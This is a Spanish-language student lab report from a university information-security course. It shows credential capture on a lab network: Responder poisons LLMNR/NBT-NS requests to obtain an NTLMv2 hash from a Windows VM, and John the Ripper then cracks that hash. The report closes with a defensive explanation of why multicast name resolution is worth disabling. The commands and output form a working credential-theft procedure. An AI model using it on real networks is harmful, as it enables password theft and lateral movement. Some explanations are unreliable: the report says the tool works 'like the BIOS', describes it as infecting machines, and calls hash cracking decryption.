



**Universidad
Gerardo Barrios**



Comisión de Acreditación de la
Calidad de la Educación Superior
UNIVERSIDAD GERARDO BARRIOS (UGB)
ACREDITADA
2024-2029

FACULTAD DE CIENCIA Y TECNOLOGÍA

Asignatura: Seguridad informática.

Docente: Ing. Timotea Guadalupe Menjívar.

Tema: Desencriptando credenciales con Parrot Security.


Carrera: Ingeniería en sistemas y redes informáticas.

Estudiante: Romeo Alexander Garcia Castillo.

Usulután, miércoles 8 de octubre de 2025.

Para resolver esta práctica usaremos la herramienta **responder.py** la cual puede responder a las consultas LLMNR y NBT-NS, dando su propia dirección IP como destino para cualquier nombre de host solicitado.

Para utilizar la herramienta, debemos buscarla en el menú de parrot:



Al abrir muestra la siguiente ventana:

The terminal window shows a file tree under 'Carpeta personal de romeo' with files like 'EADME.llave' and 'EADME.llave'. Below the tree, the text 'Executing responder -h' is displayed, followed by '[sudo] contraseña para romeo:' where a password is being typed.

Verificamos que ambas máquinas estén en la misma red.

```
[root@parrot]~[/home/romeo]
[root]# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:11:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.8/24 brd 192.168.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 363sec preferred_lft 363sec
    inet6 fe80::8c79:f459:5791:265/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
C:\>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::45a6:6c90:d93a:bb3c%11
  IPv4 Address . . . . . : 192.168.2.5
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.2.1

Tunnel adapter isatap.<2AC9D7FD-F063-48EA-8738-110021736847>:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : Media disconnected

Tunnel adapter Local Area Connection* 9:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : Media disconnected

C:\>
```

Ejecutamos el comando **responder -I enp0s3**.

```
[root@parrot]~[ /home/romeo]
└─# responder enp0s3
```

Observamos que empieza a escuchar todas las maquinas que están dentro de la red.


```
[+] Generic Options:  
    Responder NIC          [enp0s3]  
    Responder IP           [192.168.2.8]  
    Responder IPv6         [fe80::8c79:f459:5791:265]  
    Challenge set          [random]  
    Don't Respond To Names ['ISATAP']  
  
[+] Current Session Variables:  
    Responder Machine Name [WIN-RJVEOKJN60M]  
    Responder Domain Name  [C6YT.LOCAL]  
    Responder DCE-RPC Port [46402]  
  
[+] Listening for events...  
  
[*] [LLMNR]  Poisoned answer sent to fe80::4586:6c90:d93a:bb3c for name vagrant-2008R2  
[*] [LLMNR]  Poisoned answer sent to fe80::4586:6c90:d93a:bb3c for name vagrant-2008R2  
[*] [LLMNR]  Poisoned answer sent to 192.168.2.5 for name vagrant-2008R2  
[*] [LLMNR]  Poisoned answer sent to 192.168.2.5 for name vagrant-2008R2
```

Este proceso toma varios minutos, además se observa que comienza a conocer la red y a detectar los equipos conectados dentro de la misma. Y comienza a infectar. El funcionamiento es como si fuera la BIOS, va obteniendo los usuarios y contraseñas, el tráfico de internet, entre otros de nuestros equipos.

Nos arroja el hash:

Ahora solo queda desencriptar el hash, si esta fuera una red empresarial, podría contener todos los usuarios y contraseñas de las máquinas conectadas. En un escaneo real, esto tarda mucho tiempo.

Procedemos a copiar el hash en un archivo de texto.




Jhon the Ripper.



Usaremos John the Ripper para desencriptar el hash, está orientado específicamente a crackear contraseñas por fuerza bruta y también por diccionario, es capaz de crackear los hashes de las contraseñas muy rápido

(depende de la potencia del procesador de tu ordenador), y su utilización es realmente sencilla.



```
Executing john
Created directory: /home/romeo/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
```

Para usar la herramienta, se usa el comando John más **la ruta donde esta el archivo hash**, en este caso está en Desktop.

```
[roméo@parrot]~$john /home/roméo/Desktop/hash.txt
```

Muestra el usuario y contraseña asociado:

```
[roméo@parrot]~$john /home/roméo/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant      (vagrant)
1g 0:00:00:00 DONE 1/3 (2025-10-08 19:10) 100.0g/s 800.0p/s 800.0c/s 800.0C/s vagrant..Vvagrant
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
[roméo@parrot]~$
```

¿Por qué deshabilitar *Multicast Name Resolution (LLMNR / mDNS / NetBIOS)*?

Porque estos protocolos permiten que clientes resuelvan nombres sin usar DNS centralizado. Un atacante en la misma red puede responder (spoof) a esas peticiones y convencer al equipo víctima de enviar credenciales (p. ej. NetNTLM hashes) a la máquina atacante.

Herramientas como Responder explotan exactamente eso: responden a consultas LLMNR/NBT-NS/mDNS y capturan credenciales que luego se pueden relayar o crackear.

Resultado: exposición de hashes / credenciales, posibilidad de relay a servicios (SMB, HTTP) y escalada lateral en la red.

En resumen: deshabilitar multicast name resolution reduce la superficie de ataque y evita que máquinas confíen en respuestas no confiables dentro de la LAN.